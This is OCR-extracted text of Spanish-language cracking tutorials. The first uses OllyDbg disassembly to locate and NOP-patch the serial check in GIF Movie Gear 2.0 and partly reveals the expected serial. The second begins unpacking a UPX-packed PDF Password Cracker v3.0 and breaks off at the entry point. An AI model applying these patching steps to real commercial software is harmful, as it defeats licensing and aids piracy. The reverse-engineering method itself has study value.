00433CBD  .  68 4F040000    PUSH 44F                               ControlID = 44F (1103.)
00433CC2  .  57             PUSH EDI                               hWnd
00433CC3  .  FFD6           CALL ESI                               GetDlgItem
00433CC5  .  8B1D 50F3470(  MOV EBX,DWORD PTR DS:[<&USER32.GetWindowText  USER32.GetWindowTextA
00433CCB  .  50             PUSH EAX                               hWnd
00433CCC  .  FFD3           CALL EBX                               GetWindowTextA
00433CCE  .  6A 64          PUSH 64                                Count = 64 (100.)
00433CD0  .  8D8424 C8000(  LEA EAX,DWORD PTR SS:[ESP+C8]
00433CD7  .  50             PUSH EAX                               Buffer
00433CD8  .  68 50040000    PUSH 450                               ControlID = 450 (1104.)
00433CDD  .  57             PUSH EDI                               hWnd
00433CDE  .  FFD6           CALL ESI                               GetDlgItem
00433CE0  .  50             PUSH EAX                               hWnd
00433CE1  .  FFD3           CALL EBX                               GetWindowTextA
```

Parados aquí veamos algo: nosotros volvemos en ese PUSH 64 y mas abajo hay dos CALL, la primera llama a GetDlgItem y la segunda es una llamada a la api GetWindowTextA y si miramos arriba de, PUSH 64 vemos que hay otro CALL a dicha api; es en esa en la que paro el Breakpoint que pusimos nosotros,y en ella se ingreso el nombre trucho en el Dump, entonces en esta segunda llamada a WindowGetTextA lo que va a hacer es ingresar nuestro serial trucho. Si entramos con F7 a “CALL EBX” volvemos a tener un buffer en el Stack y procediendo de igual manera que con el nombre trucho:

En el Stack:

```
0012F224  00433CE3  CALL to GetWindowTextA from movgear.00433CE1
0012F228  000407F4  hWnd = 000407F4 (class='Edit',parent=000507EE)
0012F22C  0012F2F8  Buffer = 0012F2F8
0012F230  00000064  Count = 64 (100.)
```

En el Dump:

```
Address   Hex dump                                          ASCII
0012F2F8  45 43 43 2E 49 43 00 E8 00 00 00 00 01 00 00 00  ECC.IC.ϕ....☺...
0012F308  00 00 00 00 F0 21 16 00 EA 07 05 00 69 17 01 E8  ....-!▬.Ω•♣.i↨☺ϕ
0012F318  00 00 01 00 2C F3 12 00 50 6B 3A 77 69 17 01 E8  ..☺.,%↕.Pk:wi↨☺ϕ
```

Luego de hacer un EXECUTE TILL RETURN (Ctrl+F9):

```
Address   Hex dump                                          ASCII
0012F2F8  32 39 32 39 32 39 32 39 32 39 00 00 01 00 00 00  2929292929..0...
0012F308  00 00 00 00 F0 21 16 00 EA 07 05 00 69 17 01 E8  ....-!..0.♣.i↨0Φ
0012F318  00 00 01 00 2C F3 12 00 50 6B 3A 77 69 17 01 E8  ..0.,%↨.Pk:wi↨0Φ
```

Con F8 volvemos al modulo"movgear" aqui:

```
00433CEB  .  8D5424 64     LEA EDX,DWORD PTR SS:[ESP+64]
00433CEF  .  52            PUSH EDX
00433CF0  .  E8 EBFBFFFF   CALL movgear.004338E0
00433CF5  .  83C4 08       ADD ESP,8
00433CF8  .  85C0          TEST EAX,EAX
00433CFA  .v 0F84 B600000  JE movgear.00433DB6
00433D00  .  8D4424 10     LEA EAX,DWORD PTR SS:[ESP+10]
00433D04  .  50            PUSH EAX                          pDisposition
00433D05  .  8D4C24 10     LEA ECX,DWORD PTR SS:[ESP+10]
00433D09  .  51            PUSH ECX                          pHandle
00433D0A  .  6A 00         PUSH 0                            pSecurity = NULL
00433D0C  .  68 3F000F00   PUSH 0F003F                       Access = KEY_ALL_ACCESS
00433D11  .  6A 00         PUSH 0                            Options = REG_OPTION_NON_VOLATILE
00433D13  .  68 85F64700   PUSH movgear.0047F685             Class = ""
00433D18  .  6A 00         PUSH 0                            Reserved = 0
00433D1A  .  68 84E44800   PUSH movgear.0048E484             Subkey = "Software\gamani\GIFMovieGear\2.0"
00433D1F  .  68 02000080   PUSH 80000002                     hKey = HKEY_LOCAL_MACHINE
00433D24  .  FF15 0CF0470  CALL DWORD PTR DS:[<&ADVAPI32.RegCreateKeyEx  RegCreateKeyExA
00433D2A  .  8D4424 60     LEA EAX,DWORD PTR SS:[ESP+60]
00433D2E  .  8D50 01       LEA EDX,DWORD PTR DS:[EAX+1]
00433D31  >  8A08          MOV CL,BYTE PTR DS:[EAX]
00433D33  .  40            INC EAX
00433D34  .  84C9          TEST CL,CL
00433D36  .^ 75 F9         JNZ SHORT movgear.00433D31
00433D38  .  8B35 00F0470  MOV ESI,DWORD PTR DS:[<&ADVAPI32.RegSetValue  ADVAPI32.RegSetValueExA
00433D3E  .  2BC2          SUB EAX,EDX
00433D40  .  40            INC EAX
00433D41  .  50            PUSH EAX                          BufSize
00433D42  .  8B4424 10     MOV EAX,DWORD PTR SS:[ESP+10]
00433D46  .  8D5424 64     LEA EDX,DWORD PTR SS:[ESP+64]
00433D4A  .  52            PUSH EDX                          Buffer
00433D4B  .  6A 01         PUSH 1                            ValueType = REG_SZ
00433D4D  .  6A 00         PUSH 0                            Reserved = 0
00433D4F  .  68 C8F34800   PUSH movgear.0048F3C8             ValueName = "RegName3"
00433D54  .  50            PUSH EAX                          hKey
00433D55  .  FFD6          CALL ESI                          RegSetValueExA
```

Nosotros estamos en LEA EDX, DWORD PTR SS:[ESP+64] y más abajo vemos llamadas a apis que trabajan con el Registro de Windows, Si miramos la que está más abajo en la imagen vemos que crea un valor con el nombre "RegName3" y un poco más abajo tenemos algo similar pero hay un "RegCode". Al principio de la imagen hay JE y más arriba una CALL., dentro de la cual "hace algo" de lo que después va a depender ese salto JE, si no salta guardara nuestros datos en el registro y supongo que los guardara solo si el serial ingresado es correcto. Podríamos probar si este es el salto clave; el JE verificara el estado del flag Z y si este vale 1 saltará y si vale 0 no lo hará.

```
00433CFA  .v 0F84 B600000  JE movgear.00433DB6
00433D00  .  8D4424 10     LEA EAX,DWORD PTR SS:[ESP+10]
00433D04  .  50            PUSH EAX
00433D05  .  8D4C24 10     LEA ECX,DWORD PTR SS:[ESP+10]
00433D09  .  51            PUSH ECX
00433D0A  .  6A 00         PUSH 0
00433D0C  .  68 3F000F00   PUSH 0F003F
00433D11  .  6A 00         PUSH 0
00433D13  .  68 85F64700   PUSH movgear.0047F685
```

En la imagen de arriba estamos ya sobre el salto y si miramos bien vemos una línea roja que va hacia abajo; el color de la línea nos indica que el salto se tomará, igual Olly nos da esta información:

```
Jump is taken
00433DB6=movgear.00433DB6
```

El estado del flag Z es el siguiente:

```
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
```

Con un doble click sobre el 1:


```
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
```

Ahí vemos que cambia el flag a 0 y ahora nuestro salto se ve haci:

```
0F84 B6000001
8D4424 10    LEA EAX,DWORD PTR SS:[ESP+10]
50           PUSH EAX
8D4C24 10    LEA ECX,DWORD PTR SS:[ESP+10]
```

```
Jump is NOT taken
00433DB6=movgear.00433DB6
```

Este cambio no es permanente, se realiza en memoria, es para ver si este salto es el correcto. Pongamos un Breakpoint (F2) ya que si es nuestro salto deberemos volver aquí. Demos Run (F9) y veamos que pasa:



EL programa corre y en HELP ya no aparece la opción REGISTER NOW…
Sin duda este es nuestro salto! Carguemos de nuevo el programa (Alt + F2).
Bien ahora pensemos como parcharlo. Podriamos cambiar ese JE por un JNE para que cuando el flag Z vale 1 NO salte. Inicialmente pensé que esto funcionaría y de hecho funciona, pero en este caso tiene 2 contras: hay que poner el número de registro (jeje una re vagancia) y al final sale una nag diciendo “THIS TRIAL SOFTWARE EXPIRES IN -1 DAYS”.

A ver si recordamos encima del salto había un CALL. Una llamada arriba de un salto clave me dice que en esa CALL se debe generar el serial y en base a ello el JE se produce o no. Situemonos sobre “CALL movgear.004338E0” y entremos con F7 a ver qué pasa. Una vez dentro vemos algo hací:

```
004338E0  $  53            PUSH EBX                                  USER32.GetWindowTextA
004338E1  .  55            PUSH EBP
004338E2  .  8B6C24 10     MOV EBP,DWORD PTR SS:[ESP+10]
004338E6  .  807D 00 6D    CMP BYTE PTR SS:[EBP],6D
004338EA  .  56            PUSH ESI
004338EB  .  57            PUSH EDI
004338EC  .v 0F85 AD000000 JNZ movgear.0043399F
004338F2  .  807D 01 67    CMP BYTE PTR SS:[EBP+1],67
004338F6  .v 0F85 A3000000 JNZ movgear.0043399F
004338FC  .  807D 02 33    CMP BYTE PTR SS:[EBP+2],33
00433900  .v 0F85 99000000 JNZ movgear.0043399F
00433906  .  807D 03 37    CMP BYTE PTR SS:[EBP+3],37
0043390A  .v 0F85 8F000000 JNZ movgear.0043399F
00433910  .  33DB          XOR EBX,EBX
00433912  >  8BBB F8F3480  MOV EDI,DWORD PTR DS:[EBX+48F3F8]
00433918  .  8BC7          MOV EAX,EDI
0043391A  .  8D50 01       LEA EDX,DWORD PTR DS:[EAX+1]
0043391D  .  8D49 00       LEA ECX,DWORD PTR DS:[ECX]
00433920  >  8A08          MOV CL,BYTE PTR DS:[EAX]
00433922  .  40            INC EAX
00433923  .  84C9          TEST CL,CL
00433925  .^ 75 F9         JNZ SHORT movgear.00433920
00433927  .  2BC2          SUB EAX,EDX
00433929  .  8BC8          MOV ECX,EAX
0043392B  .  8BF5          MOV ESI,EBP
0043392D  .  33C0          XOR EAX,EAX
0043392F  .  F3:A6         REPE CMPS BYTE PTR ES:[EDI],BYTE PTR DS:[ES
00433931  .v 74 65         JE SHORT movgear.00433998
00433933  .  83C3 04       ADD EBX,4
00433936  .  81FB 8000000  CMP EBX,80
0043393C  .^ 72 D4         JB SHORT movgear.00433912
0043393E  .  807D 04 73    CMP BYTE PTR SS:[EBP+4],73
00433942  .v 75 01         JNZ SHORT movgear.00433945
00433944  .  45            INC EBP
00433945  >  8D4D 07       LEA ECX,DWORD PTR SS:[EBP+7]
00433948  .  51            PUSH ECX
00433949  .  E8 66BD0300   CALL movgear.0046F6B4
0043394E  .  8B5C24 18     MOV EBX,DWORD PTR SS:[ESP+18]
00433952  .  8A13          MOV DL,BYTE PTR DS:[EBX]
00433954  .  83C4 04       ADD ESP,4
00433957  .  33C9          XOR ECX,ECX
```

```
PUSH EBX
PUSH EBP
MOV EBP,DWORD PTR SS:[ESP+10]          Pone el serial trucho en EBP
CMP BYTE PTR SS:[EBP],6D               Compara el primer byte de mi serial trucho con 6D (una "m" en ASCII)
PUSH ESI
PUSH EDI
JNZ movgear.0043399F                   Salta y va a la zona de chico malo pq "2" es destinto de "m"
CMP BYTE PTR SS:[EBP+1],67             Compara el segundo byte con 67,que es "g" en ASCII
JNZ movgear.0043399F
CMP BYTE PTR SS:[EBP+2],33             Compara el 3 byte con 33 (3 en ASCII)
JNZ movgear.0043399F
CMP BYTE PTR SS:[EBP+3],37             Compara el 4 byte con 37 (que es 7 en ASCII)
JNZ movgear.0043399F
XOR EBX,EBX
```

Puse algunos comentarios para que vean lo que hace. Todos esos JNZ me llevan a la zona de chico malo (zona donde se genera el MessageBoxA que me dice que es un serial inválido).Si quisiéramos buscar un serial ya tendríamos como dato que los primeros caracteres tendrían que ser **"mg37";** pero como todavía soy un poco Newbie y ando flojo en buscar seriales lo voy a parchar. Podríamos invertir todos los saltos con JZ pero preferiría "nopear", no sea cosa que a alguien se le ocurra poner m337 como primeros números de su serial trucho…jeje…obviamente saltaría a chico malo. Por ahora anótense estos saltos MALOS en algún lado o pongan BP en ellos para no olvidarse.
Continuemos y veamos si hay más saltos que nos envíen a la zona de serial inválido:

```
.   33DB          XOR EBX,EBX
>   8BBB F8F3480  MOV EDI,DWORD PTR DS:[EBX+48F3F8]
.   8BC7          MOV EAX,EDI
.   8D50 01       LEA EDX,DWORD PTR DS:[EAX+1]
.   8D49 00       LEA ECX,DWORD PTR DS:[ECX]
>   8A08          MOV CL,BYTE PTR DS:[EAX]
.   40            INC EAX
.   84C9          TEST CL,CL
.^  75 F9         JNZ SHORT movgear.00433920
.   2BC2          SUB EAX,EDX
.   8BC8          MOV ECX,EAX
.   8BF5          MOV ESI,EBP
.   33C0          XOR EAX,EAX
.   F3:A6         REPE CMPS BYTE PTR ES:[EDI],BYTE PTR DS:[ES
.v  74 65         JE SHORT movgear.00433998
.   83C3 04       ADD EBX,4
.   81FB 8000000  CMP EBX,80
.^  72 D4         JB SHORT movgear.00433912
.   807D 04 73    CMP BYTE PTR SS:[EBP+4],73
.v  75 01         JNZ SHORT movgear.00433945
.   45            INC EBP
>   8D4D 07       LEA ECX,DWORD PTR SS:[EBP+7]
.   51            PUSH ECX
.   E8 66BD0300   CALL movgear.0046F6B4
.   8B5C24 18     MOV EBX,DWORD PTR SS:[ESP+18]
.   8A13          MOV DL,BYTE PTR DS:[EBX]
.   83C4 04       ADD ESP,4
.   33C9          XOR ECX,ECX
.   84D2          TEST DL,DL
.   8BFB          MOV EDI,EBX
.   BE DF0B0000   MOV ESI,0BDF
.v  74 26         JE SHORT movgear.0043398A
```

Aquí hay un bucle….trabajará con el serial en ellos, veo unos saltos pero ninguno me lleva a chico malo. Pongo un BP en el CMP a la salida del bucle y doy RUN.

```
807D 04 73      CMP BYTE PTR SS:[EBP+4],73
75 01           JNZ SHORT movgear.00433945
45              INC EBP
8D4D 07         LEA ECX,DWORD PTR SS:[EBP+7]
51              PUSH ECX
E8 66BD0300     CALL movgear.0046F6B4
8B5C24 18       MOV EBX,DWORD PTR SS:[ESP+18]
8A13            MOV DL,BYTE PTR DS:[EBX]
83C4 04         ADD ESP,4
33C9            XOR ECX,ECX
84D2            TEST DL,DL
8BFB            MOV EDI,EBX
BE DF0B0000     MOV ESI,0BDF
74 26           JE SHORT movgear.0043398A
0FBED2          MOVSX EDX,DL
41              INC ECX
0FAFD1          IMUL EDX,ECX
03F2            ADD ESI,EDX
81FE BE17000    CMP ESI,17BE
7E 06           JLE SHORT movgear.0043397B
81EE BE17000    SUB ESI,17BE
83F9 0A         CMP ECX,0A
7E 02           JLE SHORT movgear.00433982
33C9            XOR ECX,ECX
8A57 01         MOV DL,BYTE PTR DS:[EDI+1]
47              INC EDI
84D2            TEST DL,DL
75 DA           JNZ SHORT movgear.00433964
3BF0            CMP ESI,EAX
75 15           JNZ SHORT movgear.004339A3
5F              POP EDI
5E              POP ESI
5D              POP EBP
B8 01000000     MOV EAX,1
5B              POP EBX
C3              RETN
```


Ahora vemos un salto y una llamada, las pasamos con F8 y no pasa nada. Pongamos un BP en ese CMP ESI, EAX a la salida de este otro bucle:

```
75 DA           JNZ SHORT movgear.00433964
3BF0            CMP ESI,EAX
75 15           JNZ SHORT movgear.004339A3
5F              POP EDI
5E              POP ESI
5D              POP EBP
B8 01000000     MOV EAX,1
5B              POP EBX
C3              RETN
5F              POP EDI
5E              POP ESI
5D              POP EBP
33C0            XOR EAX,EAX
5B              POP EBX
C3              RETN
8B5C24 14       MOV EBX,DWORD PTR SS:[ESP+14]
55              PUSH EBP
53              PUSH EBX
E8 16FCFFFF     CALL movgear.004335C0
```


Ese JNZ es el último y si lo pasamos unas instrucciones más abajo viene un RETN, que nos devolverá un poquito más arriba del JE que parchamos al principio y no funcionó. Una vez en el cambiemos el estado del flag Z y veamos si pasando este salto ya estaría todo bien. Recuerdan como cambiar el flag, no? Esta más arriba.
Vemos que ahora el salto no se tomará:

```
Jump is NOT taken
004339A3=movgear.004339A3
```

Anoten este salto por las dudas y apretemos F9 a ver si ya esta!!!
El programa corre y en el HELP no aparece más el “REGISTER NOW…”.
Jeje funcionó.Ahora modifiquemos y guardemos los cambios al ejecutable.Primero busquemos todos esos JNZ que estaban juntos y los seleccionamos y hacemos click con el botón derecho y en el menú contextual que se abre elegimos: BINARY/FILL WITH NOPs. :




Ahora vamos a el último salto que nos llevaba a chico malo y también lo nopeamos de la misma manera. Una vez hecho esto clickeamos con el botón derecho y en el menú contextual buscamos lo siguiente:



Acá le damos a “Copy all”


Se nos abre una nueva ventana y vovlemos a hacer click con el botón derecho y ahora elegimos SAVE FILE.





Guardamos el archivo con otro nombre en el mismo directorio o en otro lado. Con este no hay problema en guardarlo en otro lado pero otros deben estar si o si en el directorio de instalación del programa. Bueno buscando y ejecutando ven que ya esta registrado y la molesta nag del final ya no aparece. DERROTADO.
Bueno este tute está orientado a muy Newbies y espero que les sirva.
De a poquito y mientras más vaya aprendiendo voy a tratar de devolver a la lista todo lo que me va dando haciendo algunos tutes. Saludos a Ricardo, no te conozco pero te estoy agradecido por el curso de “Cracking con Olly DBG desde 0”.
.:. BhZd .:.

Autor	**Aguml**
Fecha	**01-11-2008**
Victima	**PDF Password Cracker v3.0**
Protección	**UPX + Redirección IAT + Serial**
Herramientas	**Ollydbg + Import Rec**
Objetivo	**Desempacar y registrar**
Dificultad	**Muy Sencillo**

Lo primero que hago es mirar con que está protegido:







Vemos que ambos coinciden aunque en el modo M-B el RDG me dice que es otra versión pero parece que está claro que es UPX.
Abrimos el programa en olly y lo arrancamos con F9 y nos saldrá una ventana para registrarnos:

Metamos un serial cualquiera y probemos a ver si acertamos:

Lo normal, si hubiera acertado sería prácticamente milagroso jajaja. Bueno, por lo menos nos muestra una ventanita de chico malo así que atacaré por ahí. Así que vayamos hasta el OEP y dumpeemos y reparemos la IAT para que corra.
Lo primero será llegar al OEP así que reiniciamos la aplicación en olly y aparecemos aquí:

Address	Hex dump	Disassembly
004CC000	60	pushad
004CC001	BE 00304800	mov esi, 483000
004CC006	8DBE 00E0F7FF	lea edi, ds:[esi+FFF7E000]
004CC00C	57	push edi
004CC00D	83CD FF	or ebp, FFFFFFFF
004CC010	EB 10	jmp short 004CC022
004CC012	90	nop
004CC013	90	nop
004CC014	90	nop
004CC015	90	nop
004CC016	90	nop
004CC017	90	nop

Pulsamos F7 para pasar el PUSHAD y ahora nos vamos a la Pila para ver donde introdujo el último valor de registro:

Address	Value	Comment
0013FFA4	7C920208	ntdll.7C920208
0013FFA8	FFFFFFFF	
0013FFAC	0013FFF0	
0013FFB0	0013FFC4	
0013FFB4	7FFDF000	
0013FFB8	7C91E4F4	ntdll.KiFastSystemCallRet
0013FFBC	004CC000	crackpdf.<ModuleEntryPoint>
0013FFC0	00400000	crackpdf.00400000
0013FFC4	7C817067	RETURN to kernel32.7C817067
0013FFC8	7C920208	ntdll.7C920208
0013FFCC	FFFFFFFF	
0013FFD0	7FFDF000	
0013FFD4	80544C7D	
0013FFD8	0013FFC8	
0013FFDC	864E3D10	
0013FFE0	FFFFFFFF	End of SEH chain
0013FFE4	7C839AC0	SE handler
0013FFE8	7C817070	kernel32.7C817070
0013FFEC	00000000	
0013FFF0	00000000	
0013FFF4	00000000	
0013FFF8	0014515A	
0013FFFC	00000000	

Vemos que el último que añadió esta en 0013FFA4 así que vayamos a esa dirección en el Dump y pongamos un HBP en él:


Ahora damos a F9 y vemos que para en:

Address	Hex dump	Disassembly	
004CC1A7	8D4424 80	lea	eax, ss:[esp-80]
004CC1AB	6A 00	push	0
004CC1AD	39C4	cmp	esp, eax
004CC1AF	^ 75 FA	jnz	short 004CC1AB
004CC1B1	83EC 80	sub	esp, -80
004CC1B4	- E9 5494F9FF	jmp	0046560D
004CC1B9	0000	add	ds:[eax], al
004CC1BB	0000	add	ds:[eax], al
004CC1BD	0000	add	ds:[eax], al
004CC1BF	0000	add	ds:[eax], al
004CC1C1	0000	add	ds:[eax], al
004CC1C3	0000	add	ds:[eax], al

Pues pongamos un BP en el JMP como se ve en la imagen y demos a F9 y cuando pare en el BP damos a F7 para pasarlo y llegamos aquí:

Address	Hex dump	Disassembly		Comment
0046560D	55	push	ebp	
0046560E	8BEC	mov	ebp, esp	
00465610	6A FF	push	-1	
